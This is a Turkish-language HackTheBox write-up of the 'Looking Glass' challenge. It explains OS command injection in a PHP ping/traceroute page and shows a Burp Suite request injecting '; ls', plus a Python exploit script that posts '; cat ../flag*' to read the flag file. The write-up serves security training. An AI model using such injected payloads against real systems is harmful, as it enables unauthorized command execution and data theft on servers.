HACKTHEBOX – Looking Glass

Özet

Temizlenmemiş sistem çağrısı fonksiyonunun “command injection” zaafiyetine yol açması.

Öncelikle write-up kısmına dalmadan önce zaafiyetli makinede üzerinde durulan “command injection” güvenlik zaafiyetinin ne olduğu ile başlayalım.

OS Command Injection

OS Command Injection veya Komut enjeksiyonu bir saldırganın çalışan bir uygulamanın sunucusunda keyfi olarak işletim sistemi komutları yürütmesine olanak sağlayan bir güvenlik açığıdır. Bu tür saldırılarda saldırganlar kötü amaçlı programları yükleyebilir veya şifreleri ele geçirebilir, yani hassas verilerin açığa çıkarılması söz konusudur. Bu saldırı büyük ölçüde yetersiz giriş doğrulamalar nedeniyel mümkündür.

Öğrenilecek Beceriler

- Web uygulamarında komut enjeksiyonunun nasıl tespit edildiği ve nasıl sömürüldüğü.
- Zayıf ve yetersiz giriş doğrulamalarını atlamayı ve işletim sistemi komutlarını keyfi olarak sunucuda yürütmeyi.


Öncelikle makineyi gerekli VPN bağlantımı yapıp makineyi dağıttıktan sonra aldığım ip adresi ve port ile web uygulamasına giriş yapıyorum ve açılışta böyle bir ekran beni karşılıyor.

Bu web sitesi docker konteynerde çalışan bir web uygulamasıdır. Sunucu taraflı kodu PHP dili ile yazılmıştır kullanıcıların bir “ping” veya “traceroute” komutu kullanarak bir IP adresine olan bağlantıyı test etmelerine olanak tanır.


Uygulamanın işlevselliği şunları içerir:

- Kullanıcı IP adresini görüntüler.
- Kullanıcının `ping` veya `traceroute` testi arasında seçim yapmasına izin verir.
- Test sonuçlarını görüntülemek için bir metin alanı sağlar.

Uygulama seçilen ‘ping’ veya ‘traceroute’ işlemlerini kullanıcı tarafından sağlanan IP adresinde yürütmek için PHP’deki `system()` çağrısı yapan bir fonksiyon kullanır.




Uygulamadaki barındırılan güvenlik açığı komut enjeksiyonudur. Kullanıcı tarafından alınan IP adresine herhangi bir giriş doğrulama veya taemizleme olmaksızın doğrudan komut dizesine birleştirilir. Burada bu güvenlik açığından yararlanmak için saldırgan(biz) ip adresi alanına tıpkı terminal üzerinde işletim sistemi komutu çalıştırır gibi noktalı virgül (`;`) ekleriz ve çalıştırmak istediğimiz komutu gireriz. Öncelikle bu durumu doğruluyoruz:



Bunu doğrularken ‘Burp Suite’ aracını kullanarak araya giriyorum.

```
test=ping&ip_address=<machine_ip_address>;ls&submit=Test
```

Şeklinde girdiğimde burada sonuç olarak ekran resminde görüntülediğimiz gibi girilen ip adresine ping komutu ile ICMP paketlerini gönderip aldıktan sonra sonuçlarını ekrana basar ve ayrıca altta ‘ls’ komutunun çıktısını vermiş. Mevcut dizinimiz altında `index.php` dosyamız mevcut. Böylelikle burada komut enjeksiyonunu doğrulamış olduk. Şimdi başka işletim sistemi komutları çalıştırmayı deneyelim. Örneğin bir üst dizine çıkalım ve burada flag ile başlayan herhangi bir dosya mevcut mu kontrol edelim ve eğer mecvutsa içeriğini okumayı burp suite repeater kullanarak deneyelim ve isteği yineleyelim.



Ve evet! Üst dizinde flag ile başlayan dosyayı `cat` komutu kullanarak içeriğini görüntülüyor ve odayı çözüyoruz.

Bunu biraz araştırdıktan sonra bunun için bir exploit kodu yazılabileceğini keşfettim. Python kodları şu şekilde:

```
#!/usr/bin/env python3

import requests, base64

HOST, PORT="83.136.255.40", 43102
CHALLENGE_URL = f"http://{HOST}:{PORT}"

def main():

  command_injection = "; cat ../flag*"

  req_data = {
    'test':'ping',
    'ip_address':'10.30.18.217' + command_injection,
    'submit':'Test'
  }
  resp=requests.post(f"{CHALLENGE_URL}",data=req_data)
  html=resp.text
  flag="HTB{"+html.split("HTB{")[1].split("}")[0]+"}"
  print(flag)

if __name__ == "__main__":
    main()
```

```
```